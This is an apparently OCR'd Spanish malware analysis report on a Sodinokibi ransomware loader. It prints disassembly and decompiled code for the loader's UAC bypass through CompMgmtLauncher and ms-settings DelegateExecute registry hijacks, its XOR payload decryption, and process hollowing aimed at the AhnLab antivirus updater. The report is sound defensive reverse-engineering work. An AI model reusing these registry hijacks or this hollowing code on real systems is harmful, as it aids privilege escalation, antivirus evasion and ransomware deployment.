


Figura 4.1.1: Esquema Bypass.

En primer lugar, la dll comprueba los privilegios que tienen los procesos, ya que necesitará permisos de administrador para poder realizar todas las acciones. Por ello, mediante la llamada a las funciones AllocateAndInitializeSid y CheckTokenMembership comprueba a que grupo de usuarios pertenece el token, y, por lo tanto, que permisos tiene.

En la primera imagen, podemos observar cómo inicializa un SID, una vez lo tiene listo, hace la comprobación en el paso número dos, con ella determinará que el SID está disponible para el token de acceso. Como vemos TokenHandle es llamado con el argumento 0, es decir, no especificará un hilo y utilizará el hilo que se le asigne por defecto.

Este paso sirve para comprobar si el proceso que emplea tiene permisos de administrador, ya que cuando se ejecuta, no tiene los permisos suficientes y deberá elevarlos. Es el paso previo a escalar privilegios de la UAC.

```
lea     eax, [ebp+pSid]
push    eax             ; pSid
push    0               ; nSubAuthority7
push    0               ; nSubAuthority6
push    0               ; nSubAuthority5
push    0               ; nSubAuthority4
push    0               ; nSubAuthority3
push    0               ; nSubAuthority2
push    220h            ; nSubAuthority1
push    20h             ; nSubAuthority0
push    2               ; nSubAuthorityCount
push    offset pIdentifierAuthority ; pIdentifierAuthority
call    AllocateAndInitializeSid
call    sub_40B7BC
lea     eax, [ebp+IsMember]
push    eax             ; IsMember
mov     eax, [ebp+pSid]
push    eax             ; SidToCheck
push    0               ; TokenHandle
call    CheckTokenMembership
```

1

2

If *TokenHandle* is **NULL**, **CheckTokenMembership** uses the impersonation token of the calling thread. If the thread is not impersonating, the function duplicates the thread's primary token to create an impersonation token.

Figura 4.1.2: Rellenado de la estructura SID.

Como hemos comentado anteriormente, si no tiene los privilegios de admin, seguirá y sino llegará a la parte final de la dll

Figura 4.1.3: Condicional que comprueba si hay privilegios admin.

Llegamos al Bypass y nos encontramos con dos formas distintas de realizarlo, con la primera función, que ya hemos visto en el esquema anterior, utiliza el CompMgmtLauncher para realizar el escalado de privilegios, si no ha podido realizar dicho escalado, ya que podría estar parcheado, lo realizará, utilizando DelegateExecute con ComputerDefaults.exe, otra técnica muy similar.

Por pasos, en la primera función, que es la que se realiza, crea una nueva entrada de registro en Software\Classes\mscfile\open\command\.

```
lea     eax, [ebp+var_8]
mov     edx, offset aSoftwareClasse ; "Software\\\\Classes\\\\mscfile\\\\shell"...
call    _CreatePoint
mov     ecx, [ebp+var_4]
mov     edx, [ebp+var_8]
mov     eax, 80000001h
call    _Registry
push    1770h           ; dwMilliseconds
call    Sleep
push    offset aCWindowsSystem ; "C:\\Windows\\System32\\CompMgmtLauncher"...
mov     ecx, offset aCWindowsExplor ; "C:\\Windows\\explorer.exe"
xor     edx, edx
xor     eax, eax
call    _RunasExecute
push    1770h           ; dwMilliseconds
call    Sleep
```

Figura 4.1.4: Nueva entrada de registro.

Esto se hace, ya que, por defecto la dll busca este registro y no lo encontrará, es una técnica bastante usada en el dll hijacking.

956	RegCreateKey	HKCU\Software\Classes\mscfile\\shell\\open\\command	NAME NOT FOUND
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell\open	SUCCESS
956	RegCloseKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell\open	SUCCESS
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell\open\command	SUCCESS

Figura 4.1.5: Búsqueda fallida del registro

Posteriormente, hace uso de CompMgmtLauncher y de explorer.exe, su funcionamiento es crear una nueva instancia de explorer.exe y esta, lanzará CompMgmtLauncher, cuando se lance, esta dll buscará el registro de MgmtLauncher, al haber creado una entrada nueva de registro con este nombre y con el contenido del script, se ejecutará el PS con permisos de administrador, puesto que este ejecutable, como vemos pertenece a System32




Figura 4.1.6: Procedimiento CompMgmtLauncher.

Una vez se ha ejecutado con RUNAS este procedimiento, eliminará la key del registro para evitar ser detectado en el sistema.
CompMgmtLauncher, proviene de Computer management, es decir, **mmc.exe** (Microsoft Management Console), originario de windows, por lo que, cuando ejecutamos el comando, este, simplemente llama a mmc.exe, la vulnerabilidad se aprovecha del launcher.




Figura 4.1.7: Llamada a mmc.exe.

CompMgmtLauncher, tiene características de autoelevate, así que si lanzáramos alguna app con este ejecutable se lanzaría con permisos de admin, siendo que cuando se ejecuta busca una clave de registro, al crear la key con un cmd y un Powershell dentro, cuando decimos al sistema que ejecute el CompMgmtLauncher, este buscará la key, la tendrá, la ejecutará y lanzará nuestro PS con los privilegios de admin.

```
<assemblyIdentity
    name="CompMgmtLauncher"
    processorArchitecture="amd64"
    version="1.0.0.0"
    />
<description>Snapin Launcher</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel
                level="requireAdministrator"
                uiAccess="false"
            />
        </requestedPrivileges>
    </security>
</trustInfo>
<asmv3:application>
   <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
      <autoElevate>true</autoElevate>
   </asmv3:windowsSettings>
</asmv3:application>
</assembly>
```

Figura 4.1.9: Característica de Autoelevate en CompMgmtLauncher.

En segundo lugar, tenemos la otra opción, el escalado por DelegateExecute, es decir, un escalado por Fileless, en este caso, vemos como realizará una entrada de una key Software\Classes\ms-settings\shell\open\command\, esto se hace aprovechando una vulnerabilidad, en la que, por defecto, al ejecutar ComputerDefaults intenta buscar una key Software\Classes\ms-settings\shell\open\command\DelegateExecute, que no existe, al haberla creado, cuando intentemos ejecutar

ComputerDefaults, obtendremos una shell con privilegios escalados, o lo que es lo mismo, en nuestro caso, lanzaremos de nuevo el PS malicioso como admin.

En ambos casos vemos, como elimina la clave una vez ha realizado la elevación de privilegios.

```
lea     eax, [ebp+var_8]
mov     edx, offset aSoftwareClasse_0 ; "Software\\\\Classes\\\\ms-settings\\\\s"...
call    _CreatePoint
lea     eax, [ebp+var_C]
mov     edx, offset aComputerdefaul ; "ComputerDefaults.exe"
call    _CreatePoint
mov     ecx, [ebp+var_4]
mov     edx, [ebp+var_8]
mov     eax, 80000001h
call    _Registry
lea     eax, [ebp+var_10]
mov     ecx, offset aDelegateexecut ; "DelegateExecute"
mov     edx, [ebp+var_8]
call    sub_4042F0
mov     edx, [ebp+var_10]
xor     ecx, ecx
mov     eax, 80000001h
call    _Registry
push    1770h           ; dwMilliseconds
call    Sleep
push    0
mov     ecx, [ebp+var_C]
xor     edx, edx
xor     eax, eax
call    _RunasExecute
push    1770h           ; dwMilliseconds
call    Sleep
mov     edx, [ebp+var_8]
mov     eax, 80000001h
call    _DeleteKey
lea     eax, [ebp+var_14]
mov     ecx, offset aDelegateexecut ; "DelegateExecute"
mov     edx, [ebp+var_8]
call    sub_4042F0
mov     edx, [ebp+var_14]
mov     eax, 80000001h
call    _DeleteKey
```

Figura 4.1.10: Procedimiento Bypass DelegateExecute.

Si seguimos analizando la dll, vemos que en Resources encontramos un PE cifrado, con nombre “Help” el cual representa a la Fase 2, la inyección del proceso y process hollowing.

rcdata	DVCLAL	0x0001A2E4	neutral	26 3D 4F 38 C2 82 37 B8 F3 24 42 03 17...	&=O8..7..$B.....:..
rcdata	HELP	0x0001A2F4	Russian	36 21 2B 7B 79 7B 7B 7B 7F 7B 74 7B 84...	6!+{y{{{..{t{...{{
rcdata	PACKAGEINFO	0x00057CF4	neutral	00 00 00 8C 00 00 00 00 12 00 00 00 01 ...	..... T e

Figura 4.1.11: Función Help cifrada en Resources

Dicho PE, es otra dll, que se descifra y se ejecutará nuevamente en memoria, para ello, podemos ver que realiza el descifrado con una XOR, si vamos lanzando el bucle, vemos cómo van apareciendo cabeceras y el habitual MZ de un PE.

```
002333A0    FF12        call dword ptr ds:[edx]
002333A2    85C0        test eax,eax
002333A4    7E 06       jle install1_payload_desofuscado.2333AC
002333A6    301E        xor byte ptr ds:[esi],bl
002333A8    46          inc esi
002333A9    48          dec eax
002333AA    75 FA       jne install1_payload_desofuscado.2333A6
002333AC    33C0        xor eax,eax
```




Figura 4.1.12: Descifrado de la función Help.

Una vez se haya desofuscado en memoria, obtendremos la siguiente dll y podremos proseguir con la fase 2.

4.2. Fase 2: Process Hollowing

El segundo loader es usado para cargar el payload final intentando hacer process hollowing sobre el antivirus Ahnlab. Si el equipo no contiene este proceso, el ejecutable crea otra instancia de powershell en la que intentará realizar process hollowing sobre otro proceso.
Dentro del cuadro rojo podemos ver la funcionalidad principal de la DLL. Primero realiza una llamada a **_ServerStatusCheck**con los parámetros "**V3 Service**" y **0**.

```
*off_413518 = 1;
sub_405758();
v11 = &savedregs;
v10 = &loc_412EB8;
v9 = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&v9);
LOBYTE(v3) = 1;
sub_402F84(v4, v3, v9, &loc_412EB8, &savedregs);
Sleep(200);
v6 = sub_412BFC(v5, "HELP");
sub_4028DC(v7, &dword_414884);
if ( ServerStatusCheck(v8, (int)"V3 Service")
  && CheckAutorutRoute((int)"C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe") )
{
  Sleep(1200000);
  StartProcessHollowing(
    &dword_414884,
    (signed __int32)"C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe");
}
EDRCheck(dword_414884, 0, *( DWORD *)(v6 + 4));
sub_402FB4();
Sleep(899800000);
__writefsdword(0, (unsigned int)v9);
v11 = (int *)&loc_412EBF;
sub_403A00();
```

Figura 4.2.1: Estructura del segundo loader.

Encontramos que esta subrutina efectivamente devuelve un booleano al comparar con el resultado de **GetServerStatus** con 4. Procedemos a ver de qué trata **GetServerStatus**, el cual obtiene como parámetros "**V3 Service**" y **0**.

```
bool __usercall ServerStatusCheck@<al>(int a1@<ecx>, int a2@<edx>, int a3@<eax>)
{
  return GetServerStatus(a3, a2) == 4;
}
```

Figura 4.2.2: Función ServerStatusCheck.

Esta subrutina realiza una llamada a la función **OpenSCManagerA**, la cual se encarga de realizar una conexión con el gestor de servicios e intenta acceder al servicio "**V3 Service**".

Si consigue acceder, con la función **OpenServiceA** accede nuevamente al servicio, y con **QueryServiceStatus** obtiene el estado del servicio el cual devolverá como resultado de la subrutina. El estado del servicio corresponde a un código numérico el cual se comprueba que corresponda con 4, es decir, comprueba que esté en funcionamiento el servicio. Una vez comprueba que efectivamente está en funcionamiento y que el ejecutable "**autoup**" se encuentra en la ruta indicada, realiza un sleep y finalmente un process hollowing al servicio en la llamada a **StartProcessHollowing**.

```
  v3 = 0;
  v4 = OpenSCManagerA(V3_Service, 0, 1u);
  v5 = v4;
  if ( v4 )
  {
    v6 = OpenServiceA(v4, a2, 4u);
    v7 = v6;
    if ( v6 )
    {
      if ( QueryServiceStatus(v6, &v9) )
        v3 = v9.dwCurrentState;
      CloseServiceHandle(v7);
    }
    CloseServiceHandle(v5);
  }
  return v3;
}
```

Figura 4.2.3: Función StartProcessHollowing.

Si no está el AV instalado la llamada a **EDRCheck** lanza una instancia de powershell e intenta realizar process hollowing con otro proceso.

```
v8 = (CHAR *)sub_403F8C();
v5 = (const CHAR *)sub_403F8C();
if ( CreateProcessA(v5, v8, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  lpContext = (LPCONTEXT)sub_4128A4();
  if ( lpContext )
  {
    lpContext->ContextFlags = 65543;
    if ( GetThreadContext(ProcessInformation.hThread, lpContext) )
    {
      ReadProcessMemory(
        ProcessInformation.hProcess,
        (LPCVOID)(lpContext->Ebx + 8),
        &Buffer,
        4u,
        &NumberOfBytesRead);
      if ( *(_DWORD *)(v4 + 52) == Buffer
        && NtUnmapViewOfSection(ProcessInformation.hProcess, *(PVOID *)(v4 + 52)) )
      {
        lpBaseAddress = VirtualAllocEx(ProcessInformation.hProcess, 0, *(_DWORD *)(v4 + 80), 0x3000u, 0x40u);
      }
      else
      {
```

Figura 4.2.4: Función ComprobacionEDR.

Una vez se ha realizado el Process Hollowing, veremos, como de nuevo, vuelve a desofuscar mediante una XOR, usando la misma técnica que hemos visto en la Fase 1, con el objetivo de extraer el payload del Sodinokibi

```
00412C70   7E 06     jle install1_payload_desofuscado_00780000.412C78
00412C72   301E      xor byte ptr ds:[esi],bl
00412C74   46        inc esi
00412C75   48        dec eax
00412C76   75 FA     jne install1_payload_desofuscado_00780000.412C72
00412C78   33C0      xor eax,eax
```

```
004DC658  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.........ÿÿ..
004DC668  C3 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  Ã.......@.......
004DC678  00 00 00 00 00 00 00 00 00 7B 00 00 00 00 00 00  .........{......
004DC688  00 00 00 7B 00 00 00 00 00 00 00 00 D0 00 00 00  ...{........Ð...
004DC698  0E 1F BA 0E 7B B4 09 CD 21 B8 01 4C CD 21 54 68  ..°.{´.Í!¸.LÍ!Th
004DC6A8  69 73 20 70 72 14 67 72 61 6D 20 63 61 6E 6E 14  is pr.gram cann.
004DC6B8  74 20 62 1E 20 72 75 6E 20 69 6E 20 44 4F 53 20  t b. run in DOS
```

Figura 4.2.5: Desofuscado en dinámico del payload del Sodinokibi.

5. Sodinokibi

Una vez tenemos el payload, nos queda la última parte del Ransomware. El esquema principal de sus fases y que seguiremos en este apartado, y un breve resumen de sus partes, es el siguiente:




Figura 5.1: Esquema general Sodinokibi

- **GetLibraries**: Esta función se encarga de cargar librerías dinámicamente que luego utilizará.
- **CreateMutex**: Crea un Mutex.
- **CheckExp**: Comprobará si debe realizar Escalado de privilegios, Exp es el valor que comprobará, que estará True o False en el Json, dependiendo de si ya tiene privilegios suficientes o no.
- **Exploit:** Realiza el Exploit CVE 2018-8453.
- **GetProcessRun:** Obtiene y lanza un Explorer.exe.
- **PrepareCipher:** Realiza todas las tareas del Sodinokibi, obtiene Json, ejecuta listas de idiomas, listas de procesos a finalizar, borrado de ShadowCopies, etc.

5.1. Obtención Import Adress Table (IAT)

Tras las dos fases del loader obtenemos el payload MD5: B488BDEEAEDA94A273E4746DB0082841 que es el Ramsomware Sodinokibi el cual está ofuscado y no tiene ningún import. Por lo que los imports los tendrá que obtener de forma dinámica.




Figura 5.1.1: Imports de la muestra.

En la función principal vemos que realiza una llamada a dos funciones, una primera que tiene más código y una segunda que realiza una llamada dinámica, está llamada corresponde a un ExitProcess por lo que lo importante se realiza en la primera llamada.

Figura 5.1.2: Función en el entrypoint.

En la primera función, lo primero que realiza es la importación dinámica de las funciones del sistema que va a utilizar. Para obtenerlas, llama mediante un bucle a una función cambiando los parámetros de entrada.




Figura 5.1.3: Bucle para obtención de funciones del sistema.

Esta función es la encargada de traducir el número que tiene como parámetro de entrada en la función de la librería correspondiente.

Esta función se divide en dos partes, una primera encargada de obtener la librería y una segunda encargada de obtener la función específica.




Figura 5.1.4: Estructura de "_BuildIAT"

Para la parte de obtención de librería, empieza realizando unas operaciones al parámetro de entrada. Ese número lo utiliza para ir por los distintos if anidados y terminar en la función que le dará la librería que se ha solicitado.




Figura 5.1.5: Funciones para la obtención de librerías.

Entremos en el funcionamiento de una de estas funciones, por ejemplo, la función "_advapi32dll".

```
_advapi32_dll proc near

var_10= byte ptr -10h
var_4= byte ptr -4

push    ebp
mov     ebp, esp
sub     esp, 10h
lea     eax, [ebp+var_10]
push    eax
push    0Ch
push    0Eh
push    0DCh
push    offset unk_41B838
call    sodin_decript_string
add     esp, 14h
mov     [ebp+var_4], 0
lea     eax, [ebp+var_10]
push    eax
push    57820074h
call     BuildIAT
pop     ecx
call    eax
```

Figura 5.1.6: Función "_advapi32Dll".

Esta función llama a "sodin_decrypt_string", para que le devuelva el nombre de la librería que quiere obtener, en este caso "advapi32.dll". Una vez tienen el nombre de la librería, tienen que cargarla en memoria y para eso necesitan la función "kernel32.LoadLibrary" que la obtienen llamando a "_BuildIAT" pasándole el valor "57820074h".

```
Hide FPU

EAX   0018FF24    "advapi32.dll"
EBX   7EFDE000
ECX   0000006C    'l'
EDX   00000078    'x'
```

Figura 5.1.7: string desofuscado.

